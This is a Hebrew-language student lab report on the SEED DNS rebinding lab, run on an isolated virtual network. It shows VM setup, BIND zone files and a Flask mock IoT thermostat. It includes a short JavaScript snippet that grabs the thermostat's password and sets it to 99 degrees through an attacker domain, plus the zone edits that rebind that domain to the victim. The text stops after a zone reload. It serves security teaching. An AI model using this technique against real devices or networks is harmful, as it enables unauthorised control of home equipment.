

אוניברסיטת אריאל

הגנת פרוטוקולי תקשורת

סמסטר אביב

DNS REBINDING ATTACK SEED LAB

שמות מגישים: עמית גופר, שמחה טייך, אמיר ג'ילט

TABLE OF CONTENTS

1. Lab Enviroment Setup	3
2. Task 1: Configure the User VM	4
2.1. Task 2: Start the IoT server on the User VM	7
3. Task 3: Start the attack web server on the Attacker VM	8
3.1. Task 4: Configure the DNS server on the Attacker VM	9
4. Task 5: Configure the Local DNS Server	11
5. Launch the Attack on the IoT Device	12
5.1. Task 6: Understanding the Same-Origin Policy Protection	12
5.2. Task 7: Defeat the Same-Origin Policy Protection	16
5.3. Task 8: Launch the Attack	19

1. Lab Enviroment Setup

נסקור בקצרה את תת הרשת בה התקיפה מבוצעת, מבחינת איזו ישות מחזיקה איזו כתובת.

להלן טבלה המציגה את המדובר לעיל:

	<i>User's VM</i>	<i>Local DNS Server</i>	<i>Attacker's VM</i>
<i>IP Address</i>	10.0.2.15	10.0.2.5	10.0.2.4

2. Task 1: Configure the User VM

שלב ראשון - שינוי זמן התפוגה של זיכרון המטמון בדפדפן:

ראשית, נכנס ל-*about:config* בדפדפן על מנת לשנות את זמן התפוגה של זיכרון המטמון בדפדפן.




Proceed with Caution

Changing advanced configuration preferences can impact Firefox performance or security.


☒ Warn me when I attempt to access these preferences

Accept the Risk and Continue

נחפש *dnsCache* ברשימה שמופיעה כדי לחפש עבור *network.dnsCacheExpiration* ולשנות את הערך הדיפולטיבי שלו - שהוא 60 שניות.



נשנה את הערך העדכני ל-10.



שלב שני - הוספת דומיין לכתובת של User's VM מחזיק: נוסף את `seedIoT32.com` שתאפיין את הכתובת של ה-`User's VM`, לקובץ ה-`hosts` בליונס (`/etc/hosts`) במחשב של ה-`User's VM`, כדי ששרת ה-`IoT` עבור התרמוסטט יהיה על המכונה הזאת, ושכל פנייה ל-`hostname` שהוספנו תעקוף את ה-`Local DNS Server`, כי קודם הקובץ של ה-`hosts` נקרא.

```
amir@amir-VirtualBox: /
127.0.0.1    localhost
127.0.1.1    amir-VirtualBox
10.0.2.15    www.seedIoT32.com
# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

ואכן השינויים בוצעו בהצלחה.

```
amir@amir-VirtualBox:/$ cat etc/hosts
127.0.0.1    localhost
127.0.1.1    amir-VirtualBox
10.0.2.15    www.seedIoT32.com
# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```

שלב שלישי - קנפוג שרת ה-`DNS` הלוקאלי ב-`User's VM`: לשם כך, נלך לקובץ `head` בתוך `etc/resolv.conf.d`. הוספה בקובץ זה, תוסיף לנו בראש הקובץ של שרתי ה-`DNS` הלוקאליים (`etc/resolv.conf`) את השרת `DNS` הלוקאלי הנוכחי, מה שיתן עדיפות עליונה לכל בקשה, שתנסה להיות מוחזרת קודם ע"י השרת הראשון בקובץ, ואז השני וכן הלאה...

```
amir@amir-VirtualBox: /etc/resolvconf/resolv.conf.d
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.
nameserver 10.0.2.5
```

כדי לעדכן את השינויים נכתוב בטרמינל:

```
sudo resolvconf -u
```

```
amir@amir-VirtualBox: //etc
amir@amir-VirtualBox: //etc$ sudo resolvconf -u
amir@amir-VirtualBox: //etc$
```

שלב רביעי - בדיקה: נשתמש בפקודת *dig* בטרמינל, על מנת לשלוח שאילתת *DNS*, למשל ל-*google.com*, ונרצה לראות שהתגובה מתקבלת ע"י השרת החדש שהגדרנו, **10.0.2.5**.

```
amir@amir-VirtualBox:/$ dig google.com

;<<>> DiG 9.16.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 7685
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 5b6aFa48dd5f5bed0100000062fe3ba23714a1c85a9425d4 (good)
;; QUESTION SECTION:
;google.com.                IN      A
;; ANSWER SECTION:
google.com.                 300     IN      A      142.250.180.14

;; Query time: 1004 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 18 16:10:18 IDT 2022
;; MSG SIZE rcvd: 83
```

- יש לציין כי במעבדה הנ"ל אין שום הת"יחסות לקנפוג של ה-*dns local server*, כך שלמרות שכתבתי *dig google.com* ושמתי ב-*head* את 10.0.2.5 כשרת הלוקאלי הראשון שיגיב לשאילתות, הוא עדיין לא החזיר תשובות, ולכן לקחתי מהמעבדת *dns local attack* את הקנפוג בעזרת *BIND9*, ולאחר שביצעתי את השלבים שמהם הסקתי שהסיבה היא בגלל שהוא לא מקונפג היטב, אכן הצלחתי להשיג תגובה ממנו, כפי שניתן לראות בתמונה לעיל.

בנוסף, נרצה לראות שה-*User VM* לאחר הקנפוג מחזיק בדומיין *seediot32.com*, ע"י שליחת פינג ל-*www.seediot32.com* מה-*User VM*, על מנת שנוכל לראות שהשינוי בקובץ ה-*hosts* בוצע בהצלחה.

```
amir@amir-VirtualBox: /
amir@amir-VirtualBox:/$ ping www.seediot32.com -c 3
PING www.seediot32.com (10.0.2.15) 56(84) bytes of data:
64 bytes from www.seediot32.com (10.0.2.15): icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from www.seediot32.com (10.0.2.15): icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from www.seediot32.com (10.0.2.15): icmp_seq=3 ttl=64 time=0.055 ms

--- www.seediot32.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2119ms
rtt min/avg/max/mdev = 0.018/0.032/0.055/0.016 ms
amir@amir-VirtualBox:/$
```

2.1. Task 2: Start the IoT server on the User VM

שלב ראשון - התקנת Flask:

נתקין את ה-*framework* Flask ע"י *pip*.


```
amir@amir-VirtualBox: /  
amir@amir-VirtualBox:/$ sudo pip3 install Flask==1.1.1  
Collecting Flask==1.1.1  
  Downloading Flask-1.1.1-py3-none-any.whl (94 kB)  
    |#####| 94 kB 866 kB/s  
Requirement already satisfied: click>=5.1 in /usr/lib/python3/dist-packages (from  
Flask==1.1.1) (7.0)  
Collecting itsdangerous>=0.24  
  Downloading itsdangerous-2.1.2-py3-none-any.whl (15 kB)  
Collecting Werkzeug>=0.15  
  Downloading Werkzeug-2.2.2-py3-none-any.whl (232 kB)  
    |#####| 232 kB 3.0 MB/s  
Collecting Jinja2>=2.10.1  
  Downloading Jinja2-3.1.2-py3-none-any.whl (133 kB)  
    |#####| 133 kB 7.8 MB/s  
Collecting MarkupSafe>=2.1.1  
  Downloading MarkupSafe-2.1.1-cp38-cp38-manylinux2_17_x86_64.manylinux2014_x86_64.whl (25 kB)  
Installing collected packages: itsdangerous, MarkupSafe, Werkzeug, Jinja2, Flask  
  Attempting uninstall: MarkupSafe  
    Found existing installation: MarkupSafe 1.1.0  
    Not uninstalling markupsafe at /usr/lib/python3/dist-packages, outside enviro  
nment /usr  
  Can't uninstall 'MarkupSafe'. No files were found to uninstall.  
Successfully installed Flask-1.1.1 Jinja2-3.1.2 MarkupSafe-2.1.1 Werkzeug-2.2.2
```

שלב שני - אתחול ה-*IoT server*:

לאחר שנכנסנו לתקיה *user_vm* שהורדנו קודם לכן, נריץ ע"י *flask run* את שרת ה-*IoT*.

```
amir@amir-VirtualBox:~/Downloads/user_vm$ FLASK_APP=rebind_1ot flask run --host  
0.0.0.0 --port 8080  
* Serving Flask app 'rebind_1ot'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment.  
Use a production WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8080  
* Running on http://10.0.2.15:8080  
Press CTRL+C to quit
```


שלב שלישי - בדיקה: נבדוק שהשרת אכן באוויר לאחר ההרצה.



אכן השרת *IoT* הוקם בהצלחה ועובד כנדרש.


3. Task 3: Start the attack web server on the Attacker VM

שלב ראשון - התקנת Flask במחשב של התוקף:




```
amir@amir-VirtualBox:~$ sudo pip install flask
Collecting flask
  Downloading Flask-2.2.2-py3-none-any.whl (101 kB)
    |#####| 101 kB 1.0 MB/s
Collecting itsdangerous==2.0
  Downloading itsdangerous-2.1.2-py3-none-any.whl (15 kB)
Collecting click==8.0
  Downloading click-8.1.3-py3-none-any.whl (96 kB)
    |#####| 96 kB 3.8 MB/s
Collecting Jinja2==3.0
  Downloading Jinja2-3.1.2-py3-none-any.whl (133 kB)
    |#####| 133 kB 6.2 MB/s
Collecting Werkzeug==2.2.2
  Downloading Werkzeug-2.2.2-py3-none-any.whl (232 kB)
    |#####| 232 kB 8.4 MB/s
Collecting importlib-metadata==3.6.0; python_version < "3.10"
  Downloading importlib_metadata-4.12.0-py3-none-any.whl (21 kB)
Collecting MarkupSafe==2.0
  Downloading MarkupSafe-2.1.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (25 kB)
Collecting zipp==0.5
  Downloading zipp-3.8.1-py3-none-any.whl (5.6 kB)
Installing collected packages: itsdangerous, click, MarkupSafe, Jinja2, Werkzeug, zipp, importlib-metadata, flask
```

שלב שני - אתחול שרת ה-web של התוקף:



```
amir@amir-VirtualBox:~/Downloads/attacker_vm$ FLASK_APP=rebind_malware flask run
--host 0.0.0.0 --port 8080
* Serving Flask app 'rebind_malware'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8080
* Running on http://10.0.2.4:8080
Press CTRL+C to quit
```

שלב שלישי - בדיקה: כמו מקודם נבדוק שהשרת אכן באוויר.



ואכן!

3.1. Task 4: Configure the DNS server on the Attacker VM

נרצה לקנפג שרת *DNS* בעזרת *BIND9* עבור התוקף, ולכן נכתוב קובץ *zone* עבור הדומיין *attacker32.com*, כפי שצוין בקובץ המעבדה.

```
amir@amir-VirtualBox: /etc/bind$ ls
attacker32.com.zone  db.255      named.conf.default-zones  zones.rfc1918
bind.keys            db.empty    named.conf.local
db.0                 db.local    named.conf.options
db.127              named.conf  rndc.key
```

בכחול - המיקום שבו צריכים לשים את הקובץ.
באדום - שם הקובץ שיצרנו בתוך התקלייה.

להלן תוכן הקובץ,

```
amir@amir-VirtualBox: /etc/bind$ cat attacker32.com.zone
$TTL 10000
@      IN      SOA  ns.attacker32.com. admin.attacker32.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)
@      IN      NS   ns.attacker32.com.
@      IN      A    10.0.2.4
www    IN      A    10.0.2.4
ns     IN      A    10.0.2.4
*      IN      A    10.0.2.4
```

נוסיף *zone entry* לקובץ *named.conf* לקובץ *zone* שיצרנו.

```
named.conf
/etc/bind
1 // This is the primary configuration file for the BIND DNS server named.
2 //
3 // Please read /usr/share/doc/bind9/README.Debian.gz for information on the
4 // structure of BIND configuration files in Debian, *BEFORE* you customize
5 // this configuration file.
6 //
7 // If you are just adding zones, please do that in /etc/bind/named.conf.local
8
9 include "/etc/bind/named.conf.options";
10 include "/etc/bind/named.conf.local";
11 include "/etc/bind/named.conf.default-zones";
12
13 zone "attacker32.com" {
14     type master;
15     file "/etc/bind/attacker32.com.zone";
16 };
17
```

נעשה *restart* לשרת ה-*BIND9* לאחר ביצוע השינויים הללו.

```
amir@amir-VirtualBox: /etc/bind$ sudo service bind9 restart
```

בדיקה ע"י dig:

```
amir@amir-VirtualBox: /etc/bind$ dig @10.0.2.4 www.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> @10.0.2.4 www.attacker32.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37484
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6462517ba06050220100000062fe5b3b5cd03cfcb919dd9c (good)
;; QUESTION SECTION:
;www.attacker32.com.      IN      A

;; ANSWER SECTION:
www.attacker32.com.      10000   IN      A      10.0.2.4


;; Query time: 0 msec
;; SERVER: 10.0.2.4#53(10.0.2.4)
;; WHEN: Thu Aug 18 18:31:07 IDT 2022
;; MSG SIZE rcvd: 91
```

4. Task 5: Configure the Local DNS Server




```
Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
named.conf /etc/bind
Save
1 // This is the primary configuration file for the BIND DNS server named.
2 //
3 // Please read /usr/share/doc/bind9/README.Debian.gz for information on the
4 // structure of BIND configuration files in Debian, *BEFORE* you customize
5 // this configuration file.
6 //
7 // If you are just adding zones, please do that in /etc/bind/named.conf.local
8
9 include "/etc/bind/named.conf.options";
10 include "/etc/bind/named.conf.local";
11 include "/etc/bind/named.conf.default-zones";
12
13 zone "attacker32.com" {
14 type forward;
15 forwarders { 10.0.2.4; };
16 };
17
```

נעשה ריסטרט לשרת ה-BIND9 לאחר ביצוע השינויים הללו.



```
Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
amir@amir-VirtualBox: /etc/bind
amir@amir-VirtualBox:/etc/bind$ sudo service bind9 restart
amir@amir-VirtualBox:/etc/bind$
```

בדיקה:



```
amir@amir-VirtualBox: ~
amir@amir-VirtualBox:~$ dig xyz.attacker32.com

;<<< Dig 9.16.1-Ubuntu <<< xyz.attacker32.com
;; global options: +cmd
;; Got answer:
;;->HEADER<- opcode: QUERY, status: NOERROR, id: 12626
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: udp: 4096
; COOKIE: c0361cd1b830a9290100000062fe6a12358b9000d85fb35d (good)
;; QUESTION SECTION:
;xyz.attacker32.com. IN A
;; ANSWER SECTION:
xyz.attacker32.com. 10000 IN A 10.0.2.4

;; Query time: 603 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 18 19:34:26 IDT 2022
;; MSG SIZE rcvd: 91

amir@amir-VirtualBox:~$
```

5. Launch the Attack on the IoT Device

5.1. Task 6: Understanding the Same-Origin Policy Protection

ראשית נפתח את שלושת הדפים הבאים, על חלונות נפרדים באותו דפדפן של *User's VM*:


URL 1: <http://www.seedIoT32.com:8080>

URL 2: <http://www.seedIoT32.com:8080/change>


URL 3: <http://www.attacker32.com:8080/change>

כאשר הראשון כבר פתוח על חלון אחד מההרצה הראשונה.


עבור הקישור הראשון:



עבור הקישור השני:




עבור הקישור השלישי:



- נשים לב כי הקישור השני והשלישי מספקים שירות לשינוי המעלות בתרמוסטט מהמצב הנוכחי שלו, ל-99 מעלות צלזיוס - בהחלט מפחיד. בנוסף, הקישור השלישי נמצא תחת הדומיין השייך לאתרו של התוקף - עוד יותר מפחיד.
- נשים לב שבגלל שיש *api* של בקשת סיסמה (*password*), אזי הבקשה של העלייה עובדת בקישור השני גרידא, שכן, הקישור השני מתבצע תחת הדומיין השייך לשרת ה-IoT ולא אצל הקישור השלישי - תודה לאל.

להלן מבט על הבקשות אחרי לחיצה על השינוי בשני הקישורים:


- בקשה בקישור השני:



בכחול - בקשת *api* מהשרת לקבלת הסיסמה אשר מתחלפת כל פעם - בקשת GET.

באדום - בקשת *api* מהשרת להחלפת הטמפרטורה ביחד עם הסיסמה שקיבלנו - ולכן בקשת POST.

- בקשה בקישור השלישי:



ניתן לראות, שכאשר התוקף מנסה לבקש עבור הסיסמה עם ה-*api* של הסיסמה, הוא לא מקבל אותה מהשרת.

לאחר הבקשה בקישור השלישי, ננסה לדבג מדוע כאשר הבקשה לסיסמה נעשית דרך הדומיין של התוקף (attacker32.com). לשם כך, נכנס ל-console של חלון הדפדפן ונלחץ על הכפתור.



נראה כי ישנה חסימה של הדפדפן (בעקבות ההגנה של same-origin policy) מהאתר של התוקף להריץ את הסקריפט של הכפתור אשר נוגש ל-<http://www.seediot32.com:8080/password>, היכן שנמצאת הסיסמה הזמנית הנוכחית, זאת על מנת לקבל את הסיסמה ולבצע את שינויי הטמפרטורה.

ההסבר ללמה דווקא ל-*attacker32.com* היא חוסמת ולא ל-*seediots32.com* היא כי היא מסתמכת רק על מי שהוא מתאפיין באותו *url scheme*, *port number*, *hostname*, או קומבינציה שלהם, כמקור - *origin*, ולכן היא מאפשרת רק למי שה-*hostname* שלה הוא *seediots32*.

כיצד נוכל לעקוף זאת? לשם כך נועד *TASK 7*.

5.2. Task 7: Defeat the Same-Origin Policy Protection

שלב ראשון - שינוי הקובץ `change.js` בתקייה של התוקף: נשנה את קובץ ה-`javascript` של דף שינוי המעלות ל-99, כך שמשנתה ה-`url_prefix` יחזיק את כתובת הבקשה עבור הסיסמה דרך האתר של התוקף.



```
1 let url_prefix = 'http://www.attacker32.com:8080';
2
3 function updateTemperature() {
4   $.get(url_prefix + '/password', function(data) {
5     $.post(url_prefix + '/temperature?value=99'
6       + '&password=' + data.password,
7       function(data) {
8         console.debug('Got a response from the server!');
9       });
10  });
11 }
12
13 button = document.getElementById("change");
14 button.addEventListener("click", updateTemperature);
```

נעשה ריסטרט לשרת של התוקף, ע"י הפעלתו מחדש בטרמינל. לאחר מכן, נפרש את הלינק השלישי של שינוי הטמפרטורה, ונלחץ על הכפתור לראות אם עדיין יש ב-`console` את הסיסמה.




ואכן, אין את הסיסמה, אך עדיין לא מקבלים את הסיסמה.

שלב שני - ביצוע `DNS Rebinding`: נשנה את ה-`IP` מזה של התוקף לשרת ה-`IoT` בקובץ ה-`zone` של הדומיין `attacker32.com` של אתר התוקף, כדי שהבקשה תעבור לשרת, אך קודם, כפי שצויין במסמך, נרצה להיכנס לדף דרך ה-`attacker32.com`.



```
1 $TTL 3
2 @      IN      SOA  ns.attacker32.com. admin.attacker32.com. (
3       2008111001
4       8H
5       2H
6       4W
7       1D)
8
9 @      IN      NS   ns.attacker32.com.
10
11 @      IN      A    10.0.2.4
12 www    IN      A    10.0.2.4
13 ns     IN      A    10.0.2.4
14 *      IN      A    10.0.2.4
```

נעשה ריענון לשרת.



```
amir@amir-VirtualBox: /etc/bind
amir@amir-VirtualBox: /etc/bind$ sudo rndc reload attacker32.com
zone reload queued
amir@amir-VirtualBox: /etc/bind$
```



```

attacker32.com.zone
/etc/bind
1 $TTL 10000
2 @      IN      SOA     ns.attacker32.com. admin.attacker32.com. (
3         2008111001
4         8H
5         2H
6         4W
7         1D)
8
9 @      IN      NS     ns.attacker32.com.
10
11 @     IN      A       10.0.2.15
12 www   IN      A       10.0.2.15
13 ns    IN      A       10.0.2.15
14 *     IN      A       10.0.2.15

```


נעשה ריענון לשרת.

```

amir@amir-VirtualBox: /etc/bind
amir@amir-VirtualBox:/etc/bind$ sudo rndc reload attacker32.com
zone reload queued
amir@amir-VirtualBox:/etc/bind$

